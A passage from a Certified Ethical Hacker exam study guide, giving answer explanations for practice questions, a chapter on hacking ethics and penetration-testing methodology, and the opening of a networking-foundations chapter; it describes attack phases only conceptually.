5. C. Heap spraying uses dynamically allocated space to store attack code. A slowloris attack is used to hold open web server connection buffers. A SQL injection will be used to inject SQL queries to the database server. A buffer overflow sends more data into the application than space has been allocated for.
6. B. A /23 network would be 255.255.254.0. A /22 would be 255.255.252.0. A /20 would be 255.255.240.0. Only a /21 would give you a 255.255.248.0 subnet mask.
7. C. Both worms and viruses could be written to use polymorphic code, which means they could modify what they look like as they propagate. A worm, though, could self-propagate. It's the one distinction between worms and viruses. Viruses require some intervention on the part of the user to propagate and execute.
8. A. Risk is the probability of the occurrence of an event multiplied by the dollar value of loss. There is no mitigation factor that is quantified, so it could be put into a risk calculation.
9. B. An evil twin attack uses an access point masquerading to be the point of connection for stations trying to connect to a legitimate wireless network. Stations reach out to make connections to this access point masquerading as another access point. While you may phish for credentials as part of an evil twin attack, credential phishing is not how evil twin attacks work. SSIDs don't get changed as part of an evil twin attack, meaning no SSID that exists

will become another SSID. Injecting four-way handshakes won't do much, since four-way assumes both ends are communicating, so the injection of a full communication stream will get ignored.

10. C. Antivirus solutions are used on endpoints or maybe on email servers. Stateful firewalls add the ability to factor in the state of the connection—new, related, established. An Application layer gateway knows about Application layer protocols. A unified threat management appliance adds capabilities on top of firewall functions, including antivirus.
11. A. Standards and practices should be derived from a security policy, which is the high-level guidance on the role of security within an organization. Security does not generally increase the bottom line of a company. Policies are not for providing specific directions, which would be the role of procedures.
12. B. Base64 encoding takes nonprintable characters and encodes them in a way that they can be rendered in text. Encryption would generally render text unreadable to people. A cryptographic hash is a way of generating a fixed-length value to identify a value. URL encoding takes text and uses hexadecimal values to represent the characters. This is text that has been converted into hexadecimal so they can be used in a URL.
13. B. Mail exchanger records would be identified as MX records. A name server record is identified with the tag ns. While an enterprise may have one or even several caching name servers, the caching name server wouldn't be said to belong to the domain since it doesn't have any domain identification associated with it.
14. C. A DNS query can be used to identify an IP address from a hostname, or vice versa. You could potentially use a brute-force technique to identify hostnames, though you may not get everything using that method. A recursive request is common from a caching server to get an authoritative response. The term for getting all the contents of the zone is a zone transfer.
15. A. Tunneling attacks can be used to hide one protocol inside another. This may be used to send operating system commands using a tunnel system. A DNS amplification attack is where a small DNS request results in much larger responses sent to the target. DNS recursion is used to look up information from DNS servers. An XML entity injection attack is a web-based attack and wouldn't be found inside a DNS request.
16. D. There may be several reasons for performing a ping sweep. You likely want to identify responsive hosts on the network segment you are targeting. You may not, though, want to use a full port scan. ICMP is a lightweight protocol, and there is a chance it will be allowed through the firewall, since it's used for troubleshooting and diagnostics.
17. C. The NIST cybersecurity framework specifies five functions—identify, protect, detect, respond, recover.
18. B. Python interpreters may be considered to be slower to execute than a compiled program; however, the difference is negligible, and generally speed of execution isn't much of a concern when it comes to malware. Python is not a hard language to learn, and there are a lot of community-developed libraries. One challenge, though, is that you may need a Python interpreter, unless you go through the step of getting a Python compiler and compiling your script. Windows systems wouldn't commonly have a Python interpreter installed.

19. B. The expression host 192.168.10.5 is BPF indicating that `tcpdump` should only capture packets to and from 192.168.10.5. If you wanted to only get it to or from, you would need to modify host with `src` or `dest`.
20. C. Certificates can be revoked, but that's not what Diffie-Hellman is used for. Key management is a much broader topic than what Diffie-Hellman is used for. Diffie-Hellman is used for key exchange. It is a process that allows parties to an encrypted conversation to mutually derive the same key starting with the same base value.
21. D. While you might be imitating someone, imitation is not a social engineering principle. Neither social proof nor scarcity is at play in this situation. However, if you are calling from the help desk, you may be considered to be in a position of authority.
22. D. SNMPv3 implemented username and password authentication. With version 1, you used a cleartext community string. SNMP doesn't use hashes, and while the word *public* is often used as a community string, a public string is not a way to authenticate with SNMPv1.
23. A. Interprocess communications across systems using a network is called remote method invocation. The process that programs have to communicate with to get a dynamic port allocation is the RMI registry. This is the program you query to identify services that are available on a system that has implemented RMI.
24. C. When an ARP response is sent without a corresponding ARP request, it's an unexpected or unnecessary message, so it is a gratuitous ARP.
25. D. There are three date and time stamps commonly used in file metadata. When the file is created, that moment is stored. When a file is accessed by a user, that moment is stored. When a file is modified, that moment is stored. Accessed is not the same as modified since accessing a file could be read-only. You could open a file, expecting to modify it but not ending up doing the modification. The access time still changes. While moves, adds, and changes may sometimes be referred to as MAC like modified, accessed, and created, those are not tasks associated with file times.
26. C. Local vulnerabilities are used against applications that are not listening on the network. This means they require you to be "local" to the machine and not remote. In other words, you have to be logged in somehow. A local vulnerability would not be used to collect passwords since you don't need a vulnerability to do that. Similarly, you don't need to make use of a vulnerability to manipulate logs or to pivot. Most of those would require you to have elevated permissions, though. A local vulnerability may be exploited to get you those elevated permissions.
27. A. Integrity is part of the CIA triad but isn't the principle that ties a signed message back to the subject of the signing certificate. Nonverifiability is nonsense, and authority isn't relevant here. Instead, nonrepudiation means someone can't say they didn't send a message if it was signed with their key and that key was in their possession and password-protected.
28. D. Biometrics and badge access are forms of physical access control. Phone verification could possibly be used as a way of verifying identity, but it won't protect against tailgating. A man trap, however, will protect against tailgating because a man trap allows only one person in at a time.

- 29.** B. Bluesnarfing is an attack that connects to a Bluetooth device to grab data from that device. Bluejacking can be used to send information to a Bluetooth device that is receiving from the attacker, such as a text message. Neither of these attacks installs keyloggers. The victim device sends information to the attacker in a bluesnarfing attack.
- 30.** B. The Biba security model covers data integrity. While other models cover confidentiality, none of them covers availability.



# Chapter 1

# Ethical Hacking

---

**THE FOLLOWING CEH EXAM TOPICS ARE COVERED IN THIS CHAPTER:**

- ✓ Professional code of conduct
- ✓ Appropriateness of hacking



Welcome to the exciting world of information security and, specifically, the important world of what is referred to as *ethical hacking*. You're here because you want to take the exam that will get you the Certified Ethical Hacker (CEH) certification. Perhaps you have done the training from EC-Council, the organization that manages the CEH, and you want a resource with a different perspective to help you as you prepare for the exam. Or you've decided to go the self-study route and you have enough experience to qualify for the exam. One way or another, you're here now, and this book will help you improve your understanding of the material to prepare for the exam.

The exam covers a wide range of topics, often at a deeply technical level, so you really need to have a solid understanding of the material. This is especially true if you choose to go on to the practical exam. This chapter, however, will be your starting point, and there is nothing technical here. In it, you'll get a chance to understand the foundations of the entire exam. First, you'll learn just what ethical hacking is, as well as what it isn't. The important part of the term *ethical hacking* is the *ethical* part. When you take the exam, you will be expected to abide by a code. It's essential to understand that code so you can live by it throughout your entire career.

Finally, you'll learn what EC-Council is, as well as the format and other details of the exam that will be useful to you. While some of it may seem trivial, it can be helpful to get a broader context for why the exam was created and learn about the organization that runs it. Personally, I find it useful to understand what's underneath something rather than experience it at a superficial level. As a result, you'll get the macro explanation, and you can choose to use it or not, depending on whether you find it helpful. It won't be part of the exam, but it may help you understand what's behind the exam so you understand the overall intentions.

## Overview of Ethics

Before we start talking about ethical hacking, I will cover the most important aspect of that, which is ethics. You'll notice it's not referred to as "hacking ethically." It's ethical hacking. The important part is in the front. Ethics can be a challenging subject because you will find that it is not universal. Different people have different views of what is ethical and what is not ethical. It's essential, though, that you understand what ethics are and what is considered ethical and unethical from the perspective of the Certified Ethical Hacker certification. This is a critical part of the exam and the certification. After all, you are being entrusted with access to sensitive information and critical systems. To keep yourself viable as a professional,

you need to behave and perform your work in an ethical manner. Not only will you be expected to behave ethically, you will be expected to adhere to a code of ethics.

As part of the code of ethics, you will be sworn to keep information you obtain as part of your work private, paying particular attention to protecting the information and intellectual property of employers and clients. When you are attacking systems that belong to other people, you could be provided with internal information that is sensitive. You could also come across some critical information vital to the organization for which you are working. Failing to protect any of that data violates the code of ethics by compromising the confidentiality of that information.

You are expected to disclose information that needs to be disclosed to the people who have engaged your services. This includes any issues that you have identified. You are also expected to disclose potential conflicts of interest that you may have. It's important to be transparent in your dealings and also do the right thing when it comes to protecting your clients, employers, and their business interests. Additionally, if you come across something that could have an impact on a large number of people across the Internet, you are expected to disclose it in a responsible manner. This doesn't mean disclosing it in a public forum. It means working with your employer, any vendor that may be involved, and any computer emergency response team (CERT) that may have jurisdiction over your findings.

The first-time responsible disclosure was identified and documented in the 1990s, well over 20 years ago. The security researcher Rain Forest Puppy developed a full disclosure policy, sometimes called the Rain Forest Puppy Policy (RFP or RFPolicy). It advocated working closely with vendors to ensure they had time to fix issues before announcing them. At the time, there was a tendency for so-called researchers to just publish findings to the public to make a name for themselves without regard to the possibility of exposing innocent people when the vulnerabilities they found were exploited by attackers.

On the other side, companies that developed software hadn't caught up with the idea that they needed to be on top of vulnerabilities, and the slow months- or years-long pace of software development wasn't possible any longer with word of vulnerabilities getting out within minutes around the world. Hackers may have tried to notify a company only to have that company ignore the contact. Other companies may have acknowledged the bug but then dragged their feet about getting fixes out to their customers. The RFPolicy was an attempt to ensure that those who found vulnerabilities didn't just announce them indiscriminately but also had the ability to make the announcement if the company started to drag their feet. Wide acceptance of this policy within the security community dramatically increased the collaboration between those who were looking for vulnerabilities and those companies who had to be conscious of their consumers who may be exposed to attack if vulnerabilities were announced.

For examples of responsible disclosure, look at the work of Dan Kaminsky. He has found serious flaws in the implementations of the Domain Name System (DNS), which impacts everyone on the Internet. He worked responsibly with vendors to ensure that they had time to fix their implementations and remediate the vulnerabilities before he disclosed them. In the end, he did disclose the vulnerabilities in a very public manner, but only after vendors had time to fix the issue. This meant he wasn't putting people in the path of compromise

and potential information disclosure. Even though he was using the software in a way that it wasn't intended to be used, he was using an ethical approach by attempting to address an issue before someone could make use of the issue in a malicious way.

As you perform work, you will be given access to resources provided by the client or company. Under the code of ethics you will need to agree to, you cannot misuse any of the equipment. You can't damage anything you have access to as part of your employment or contract. There will be times when the testing you are performing may cause damage to a service provided by the infrastructure of the company you are working for or with. As long as this is unintentional or agreed to be acceptable by the company, this is okay. One way to alleviate this concern is to keep lines of communication open at all times. If it happens that an unexpected outage occurs, ensuring that the right people know so it can be remedied is essential.

Perhaps it goes without saying, but you are not allowed to engage in any illegal actions. Similarly, you cannot have been convicted of any felony. Along the same lines, though it's not directly illegal, you can't be involved with any group that may be considered "black hat," meaning they are engaged in potentially illegal activities, such as attacking computer systems for malicious purposes.

### Colorful Terminology

You may regularly hear the terms *white hat*, *black hat*, and *gray hat*. White-hat hackers are people who always do their work for good. Black-hat hackers, probably not surprisingly, are people who do bad things, generally actions that are against the law. Gray-hat hackers, though, fall in the middle. They are working for good, but they are using the techniques of black-hat hackers.

Communication is also important when you embark on an engagement, regardless of whether you are working on contract or are a full-time employee. When you are taking on a new engagement, it's essential to be clear about the expectations for your services. If you have the scope of your services in writing, everything is clear and documented. As long as what you are being asked to do is not illegal and the scope of activities falls within systems run by the company you are working for, your work would be considered ethical. If you stray outside of the scope of systems, networks, and services, your actions would be considered unethical.

When you keep your interactions professional and ensure that it's completely clear to your employer what you are doing, as long as your actions are against systems belonging to your employer, you should be on safe ground ethically.

# Overview of Ethical Hacking

These days, it's hard to look at any source of news without seeing something about data theft, Internet-based crime, or various other attacks against people and businesses. What we see in the news, actually, are the big issues, with large numbers of records compromised or big companies breached. What you don't see is the number of system compromises where the target of the attack is someone's personal computer or other device. Consider, for example, the Mirai botnet, which infected smaller, special-purpose devices running an embedded implementation of Linux. The number of devices thought to have been compromised and made part of that botnet is well over 100,000, with the possibility of there being more than one million.

Each year, millions of new pieces of malware are created, often making use of new vulnerabilities that have been discovered. Since 2005, there has not been a year without at least 10 million data records compromised. In the year 2017, nearly 200 million records were compromised. These numbers are just from the United States. To put this into perspective, there are only about 250 million adults in the United States, so it's safe to say that every adult has had their information compromised numerous times. To be clear, the data records that we're talking about belong to individual people and not to businesses. There is minimal accounting of the total value of intellectual property that may have been stolen, but it's clear that the compromise has been ongoing for a long time.

All of this is to say there is an urgent need to improve how information security is handled. It's believed that to protect against attacks, you have to be able to understand those attacks. Ideally, you need to replicate the attacks. If businesses are testing attacks against their own infrastructure early and often, those businesses could be in a better position to improve their defenses and keep the real attackers out.

This type of testing is what ethical hacking really is. It is all about ferreting out problems with a goal of improving the overall security posture of the target. This may be for a company in terms of their infrastructure or even desktop systems. It may also be performing testing against software to identify bugs that can be used to compromise the software and, subsequently, the system where the software is running. The aim is not to be malicious but to be on the "good" side to make the situation better. This is something you could be hired or contracted to perform for a business. They may have a set of systems or web applications they want tested. You could also have software that needs to be tested. There are a lot of people who perform testing on software—both commercial and open source.

Ethical hacking can be done under many different names. You may not always see the term *ethical hacking*, especially when you are looking at job titles. Instead, you will see the term *penetration testing*. It's essentially the same thing. The idea of a penetration test is to attempt to penetrate the defenses of an organization. That may also be the goal of an ethical hacker. You may also see the term *red teaming*, which is generally considered a specific type

of penetration test where the testers are adversarial to the organization and network under test. A red teamer would actually act like an attacker, meaning they would try to be stealthy so as not to be detected.

One of the challenging aspects of this sort of activity is having to think like an attacker. Testing of this nature is often challenging and requires a different way of thinking. When doing any sort of testing, including ethical hacking, a methodology is important, as it helps ensure that your actions are both repeatable and verifiable. There are a number of methodologies you may come across. Professionals who have been doing this type of work for a while may have developed their own style. However, they will often follow common steps, such as the ones I am going to illustrate as we move through the chapter.

EC-Council helps to ensure that this work is done ethically by requiring anyone who has obtained the Certified Ethical Hacker certification to agree to a code of conduct. This code of conduct holds those who have their CEH certification to a set of standards ensuring that they behave ethically, in service to their employers. They are expected to not do harm and to work toward improving the security posture rather than doing damage to that posture.

## Methodologies

As with so many things, using a methodology is valuable when it comes to ethical hacking or security testing. Methodologies can help with consistency, repeatability, and process improvement. Consistency is important because you want to run the same sets of tests or probes no matter who you are testing against. Let's say you are working with a company that keeps asking you back. Without consistency, you may miss some findings from one test to another, which may let them think they got better, or the finding doesn't exist any longer. This would be a bad impression to leave a company with. Similarly, repeatability gives you the ability to do the same tests every time you run the assessment. In fact, if you are working with a team, every one of you should be able to run the sets of tests. Again, you want to be sure that any organization you are assessing will have the same perspective on their security posture, no matter how many times they come to you and no matter who the organization is.


There are some testing or assessment methodologies that get used throughout the industry. They are typically built around expectations of what an attacker would do. While this may or may not be realistic, there are some other ways of viewing how attackers operate that are useful to understand. The first is the cyber kill chain, and the other is the attacker lifecycle. When we get to look at the methodology of ethical hacking, you will see the similarities.

### Cyber Kill Chain

A commonly referred-to framework in the information security space is the cyber kill chain. A kill chain is a military concept of the structure of an attack. The idea of a kill chain is that you can identify where the attacker is in their process so you can adapt your own response

tactics. Lockheed Martin, a defense contractor, adapted the military concept of a kill chain to the information security (or cybersecurity) space. Figure 1.1 shows the cyber kill chain, as developed by Lockheed Martin.

**FIGURE 1.1** Cyber kill chain



The first stage of the cyber kill chain is *reconnaissance*. This is where the attacker identifies their target as well as potential points of attack. This may include identifying vulnerabilities that could be exploited. There may be a lot of information about the target gathered in this phase, which will be useful later in the attack process.

Once the attacker has identified a target, they need to determine how to attack the target. This is where *weaponization* comes in. The attacker may create a custom piece of malware, for instance, that is specific to the target. They may just use a piece of common off-the-shelf (COTS) malware, though this has the potential to be discovered by antivirus software installed in the victim's environment. The attacker may decide this doesn't matter by sending out more malicious software to more individuals.

*Delivery* is how you get the weapon (the malware or the link to a rogue website) into the victim's environment. This could be a network-based attack, meaning there is an exposed

service that may be vulnerable to exploit remotely. This could be sending an attachment in via email, or it could be that the malicious software is hosted on a web server the victim is expected to visit and get infected when they hit the website. *Exploitation* is when the malicious software infects the victim's system.


Exploitation leads to *installation*. The attacker will install additional software to maintain access to the system and perhaps give them remote access to the system. Once installation is complete, the attacker moves to *command and control*. You will sometimes see this referred to as C2. The command-and-control phase gives attackers remote access to the infected system. This may involve installation of additional software, or it may involve sending directives to the infected system. The attacker may be trying to get information from the infected system or have the system perform actions like participating in a large-scale denial-of-service attack.

These actions are called *actions on objectives*. Each attacker may have different objectives they are trying to achieve. Attackers who are criminally oriented are probably looking for ways to monetize the infected systems by stealing information that could be stolen or by selling off access to another organization. So-called nation-state actors may be looking to gain access to intellectual property. No matter what the organization is, they have objectives they are trying to achieve. They will keep going until they achieve those objectives, so there is a lot of activity that happens in this phase of the kill chain.

# Attack Lifecycle

The security technology and consulting company FireEye Mandiant often refers to a different methodology called the *attack lifecycle*. This is different from the cyber kill chain, though there are some similarities. Rather than a theoretical exercise or one with a military focus, the attack lifecycle describes exactly how attackers have operated for as far back as there have been attacks against computing infrastructure. If you go back and look at how the Chaos Computer Club operated in the 1980s or Kevin Mitnick and his contemporaries operated in the late 1970s into the 1980s and beyond, you can map their actions directly into the attack lifecycle. Figure 1.2 shows how the attack lifecycle looks.

## FIGURE 1.2 Attack lifecycle



One significant difference between the attack lifecycle is a recognition that the attack is not one and done. There is a loop that happens in the middle. Attackers don't keep launching attacks from outside the network. Once they get into the environment, they use the compromised systems as launch points for additional compromises within the environment. Attackers will gain access to a system and use that system and anything discovered there, like credentials, to move off to another system in the network. Before we get there, though, an attacker identifies a victim and potential attack possibilities in the *initial recon* stage. The attacker is doing reconnaissance, including identifying names and titles using open source intelligence, meaning they use public sources like social network sites, to generate attacks. To gain access, they launch attacks—commonly, these would be phishing attacks. This is the *initial compromise* stage.

Once they have compromised a system, the attacker will work to *establish footholds*. This includes making sure they retain access to the system so they can get back in when they need to. It's perhaps important to recognize that these attacks don't happen in a bang-bang fashion. It may take days or weeks to move from one phase of the attack lifecycle to another. This depends on the organization performing the attacks. These are not individuals. They are organizations, so there may be different employees working on different stages.

To do much else, the attacker will need to *escalate privileges*. They need to have administrative privileges to move into the loop that happens as they continue to move through the environment, gathering additional systems along the way. They will probably be gathering credentials from memory or disk here. They will also be investigating connections the system is known to have had with other systems in the network. This is a form of *internal recon*. They may also be trying to identify other credentials that are known to the system.

The reconnaissance is necessary to be able to *move laterally*. This is sometimes known as east-west movement. If you think about the network diagram, the connection to the outside world is quite often on the top. On a map, this would be north, so moving into and out of the network is known as north-south. Any movement within the organization is side to side or lateral movement. On a map, side to side would be east-west. To make those lateral movements, attackers need to know what systems there are. It may be servers, since individual systems are likely to know a lot of servers they communicate with, but it may also be individual workstations. In an enterprise network, it may be possible to authenticate using captured credentials against other workstations, which may have access to different sets of servers.

With every system the attacker gets access to, they need to *Maintain presence*. This means some form of persistence, so any malware that is allowing the attacker access remains running. You might use the Windows registry, scheduled tasks, or other types of persistence to keep any malware running so the attacker can keep getting back in when they want.

The last phase of the attack lifecycle, though leaving it until the end is misleading, is *complete mission*. Again, attacks tend not to be one and done. Once an attacker is in your environment, they will likely be continuing to revisit to see if there is anything else you need. They may be continuing to get a broader reach within the organization. The complete mission phase is where data may be exfiltrated from the environment. This, again, may not

be a onetime thing. The attacker may continue to find additional targets in the environment to exploit, which would likely mean additional exfiltration. This means there would be continuous returns to this phase. After all, if you are planning to take up years-long residence, you don't want to wait years before getting data out because you can't, as an attacker, ever know when something may change and you lose access.

## Methodology of Ethical Hacking

The basic methodology is meant to reproduce what real-life attackers would do. You will see similarities here to both the cyber kill chain and the attack lifecycle. Companies can shore up their security postures using information that comes from each stage covered here. One thing to keep in mind when it comes to information security is that not everything is about protection or prevention. You need to be able to detect all of these attacker activities.

### Reconnaissance and Footprinting

*Reconnaissance* is where you gather information about your target. You want to understand the scope of your endeavor up front, of course. This will help you narrow your actions so you aren't engaging in anything that could be unethical. You'll have some sense of who your target is, but you may not have all the details. Gathering the details of your target is one of the reasons for performing reconnaissance. Another reason is that while there is a lot of information that has to be public just because of the nature of the Internet and the need to do business there, you may find information leaked to the rest of the world that the organization you are working for would do better to lock down.

The objective of reconnaissance and footprinting is determining the size and scope of your test. *Footprinting* is just getting an idea of the “footprint” of the organization, meaning the size and appearance. This means trying to identify network blocks, hosts, locations, and people. The information gathered here will be used later as you progress through additional stages.

Keep in mind that while you are looking for details about your target, you will find not only network blocks, which may exist within enterprise networks, but also potentially single hosts, which may belong to systems that are hosted with a service provider. As these systems will run services that may provide entry points or just house sensitive data, it's necessary to keep track of everything you gather and not limit yourself to information available about network blocks that the company may have.

In the process of doing this work, you may also turn up personal information belonging to employees at your target. This will be useful when it comes to social engineering attacks. These sorts of attacks are commonplace. In fact, some estimates suggest that 80 to 90 percent of infiltrations are a result of these social engineering attacks. They are not the only means of accessing networks, but they are commonly the easiest way in.

## Scanning and Enumeration

Once you have network blocks identified, you will want to identify systems that are accessible within those network blocks; this is the scanning and enumeration stage. More important, however, you will want to identify services running on any available host. Ultimately, these services will be used as entry points. The objective is to gain access, and that may be possible through exposed network services. This includes not only a list of all open ports, which will be useful information, but also the identity of the service and software running behind each open port.

This may also result in gathering information that different services provide. This includes the software providing the service, such as nginx, Apache, or IIS for a web server. Additionally, there are services that may provide a lot of details about not only the software but the internals of the organization. This may be usernames, for instance. Some Simple Mail Transfer Protocol (SMTP) servers will give up valid usernames if they are queried correctly. Windows servers using the Server Message Block (SMB) protocol or the Common Internet File System (CIFS) protocol can be asked for information. You can get details like the directories being shared, usernames, and even some policy information. The objective of this phase is to gather as much information as you can to have starting points for when you move into the next phase. This phase can be time-consuming, especially as the size of the network and enterprise you are working with grows. The more details you can gather here, the easier the next stage will be for you.

## Gaining Access

Gaining access is what many people consider to be the most important part of a penetration test, and for many, it's the most interesting. This is where you can demonstrate that some services are potentially vulnerable. You do that by exploiting the service. There are no theoretical or false positives when you have compromised a system or stolen data and you can prove it. This highlights one of the important aspects of any ethical hacking: documentation. Just saying, "Hey, I did this" isn't going to be sufficient. You will need to demonstrate or prove in some way that you did manage to compromise the system.

Technical attacks, like those looking for vulnerabilities in listening network services, are sometimes thought of as how systems get compromised, but the reality is that social engineering attacks are far more likely to be the way attackers gain access to systems. This is one of the reasons why enumeration is important—because you need targets for social engineering attacks. There are a number of ways to perform social engineering attacks, including using email to either infect a machine with malware or get the user to provide information that can be used in other ways. This may be the username and password, for instance.

Another mechanism for gathering information from users is to get them to visit a website. This may be a website that you, as the attacker, have loaded with malicious software that will infect their systems. Or, as before, you may be asking them for information. You've seen malware mentioned twice here. Understanding how malware works and where it can be used can be an important part of gaining access.

You will not always be asked to perform social engineering attacks. Companies may be handling security awareness, which commonly includes awareness of social engineering attacks, in other ways and not want or expect you to do phishing attacks or web-based attacks. Therefore, you shouldn't rely on using these techniques, in spite of the comparative ease of doing so, to get access to systems.

## Maintaining Access

Once you are in, emulating common attack patterns means that you should maintain access. If you've managed to compromise a user's system, when the user shuts the system down, you will lose access. This may mean that you will need to recompromise the system. Since exploits are not always guaranteed to be effective, you may well not get in the next time you attempt the compromise. Beyond that, you may have used a compromise that relied on a vulnerability that was fixed. Your next attempt may fail because the vulnerability is no longer there. You need to give yourself other means to get into the system so you can make sure you retain the ability to see what is happening on that system and potentially the enterprise network overall.

This is another stage where malware can be beneficial. You may need to install a rootkit, for example, that can provide you with a backdoor as well as the means to obscure your actions and existence on the system. You may need to install additional software on the system to maintain access. This may require copying the software onto your target system once you have done the initial compromise.

Therefore, this stage isn't as simple as perhaps it seems. There may be a number of factors that get in the way of ensuring that you maintain access. There are, though, a number of ways of maintaining access. Different operating systems allow for different techniques, but each operating system version or update can make different techniques harder. Ethical hacking is dependent on the circumstances, which is part of what makes it challenging. There are no single answers or straightforward approaches. One Windows 10 system may be easily compromised because there are patches that are available but missing. Another Windows 10 system may be difficult to get into because it is up-to-date, and it has been locked down with permissions and other settings.

Maintaining access is often called *persistence*. This is where any access mechanism is installed to persist on a system. No matter whether a user logs out or reboots a system, the attacker can continue to get in. This is commonly done by installing software that reaches out, or beacons, to systems on the Internet somewhere. The reason for this is because inbound access is often blocked by a firewall. Outbound access is often allowed from the inside of a network in a completely unrestricted manner.

## Covering Tracks

Covering your tracks is where you hide or delete any evidence to which you managed to get access. Additionally, you should cover up your continued access. This can be accomplished with malware that ensures that your actions aren't logged or perhaps misreports system information, like network connections.

One thing to keep in mind when you are trying to cover your tracks is that sometimes your actions may also provide evidence of your work. One example is that wiping logs on a Windows system will leave a log entry indicating that the logs have been wiped. This may be an indication to anyone watching the logs that someone tried to erase evidence. It's not a guarantee that the log wipe was malicious, but it may be enough to prompt someone to investigate further. Because of this, covering tracks can be challenging. This may, though, be exactly what you've been asked to do—challenge and test the response capabilities of the operations team. As a result, it's always important to keep in mind the objectives of your engagement.

## Summary

It's hard to overstate the importance of ethics. You will be expected to adhere to a code of ethics when you sign up for your CEH certification and pass your exam. You'll need to act in a professional manner at all times with your clients and employers. You will need to be a responsible custodian of any data entrusted to you.





# Chapter **2**

# **Networking Foundations**

---

**THE FOLLOWING CEH EXAM TOPICS ARE  
COVERED IN THIS CHAPTER:**

- ✓ Networking technologies
- ✓ Communications protocols
- ✓ Telecommunications technologies
- ✓ Network topologies
- ✓ Subnetting



While it may not look like there are a lot of topics that are covered in the exam in this chapter, what is covered is foundational for much of what comes later. After all, unless you are

sitting at the computer you are attacking, which would be very uncommon, you're going to be interacting with the network. In some cases, the different attacks, and certainly the defenses, will make use of networking technologies and communications protocols.

To understand how networks function, it may be helpful to have a conceptual understanding of how the protocols fit together. There is one conceptual model used to describe communication protocols and their functions. There is another way of describing these functions, sometimes called a *model*, but it's more of an as-built architectural design. In this chapter, I'll cover both the Open Systems Interconnection (OSI) model and the TCP/IP architecture.

You will be expected to understand network topologies. Topologies are generally conceptual and can be used as a way of logically organizing systems to see how they are connected. This will start us down the path of talking about the physical elements of networks, including how they are addressed. Ultimately, when we are networking systems, we want them to be able to communicate with one another. To do that, each system needs to have a way for others to address it. As you will see, each system will have multiple addresses. This refers back to the models mentioned earlier because the different addresses are ways of communicating with the different functions at different layers.

As we move up the network stacks from the physical components, we'll start talking about the protocols you are perhaps most familiar with: Internet Protocol (IP), Transmission Control Protocol (TCP), and User Datagram Protocol (UDP). These will be the foundational protocols you will need a solid understanding of for not only testing systems but also providing guidance as to how different vulnerabilities may be remediated by companies you are working for.

One common approach to providing information technology services in companies, especially if the services are to external users or customers, is to use service providers. Cloud computing can be used as an implementation of this type of outsourcing. Making use of these service providers and working with organizations that have placed systems and services with them introduces some specific challenges to someone performing security assessments or penetration tests. This means that understanding how these external service providers work can be essential.

# Communications Models

We access systems through their addresses. The problem is that each system will have multiple addresses. These addresses are best separated into buckets related to the functionality provided by the protocol each address belongs to. The first communications model, from the standpoint of what we'll be talking about but also from the standpoint of history, meaning it essentially came first, is more conceptual than strictly practical. I will follow up with a practical model.

These communications models are broken into layers, and the layers are stacked on top of one another. Because it shows up as a stack of tiers, you will often hear them referred to as *network stacks* or *protocol stacks*. One important aspect to consider when it comes to these network stacks is that the layers are all separate and the functionality is distinct. When two systems are talking, each has these notional layers, and layer C on the first system can only talk to layer C, not layers B, A, or D, on the second system. This is because the protocols at layer C on both systems match. The same is true for the other protocols. As an example, you can see a set of network headers in Figure 2.1. The layer/function that generated this set of headers on the sending side can be read only by the same layer/function on the receiving side.

**FIGURE 2.1** Network headers

```
▶ Frame 63: 1486 bytes on wire (11888 bits), 1486 bytes captured (11888 bits) on interface 0
▶ Ethernet II, Src: Apple_0c:34:69 (f0:18:98:0c:34:69), Dst: Tp-LinkT_7d:f4:8a (18:d6:c7:7d:f4:8a)
▼ Internet Protocol Version 4, Src: 192.168.86.26, Dst: 13.107.18.11
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 1472
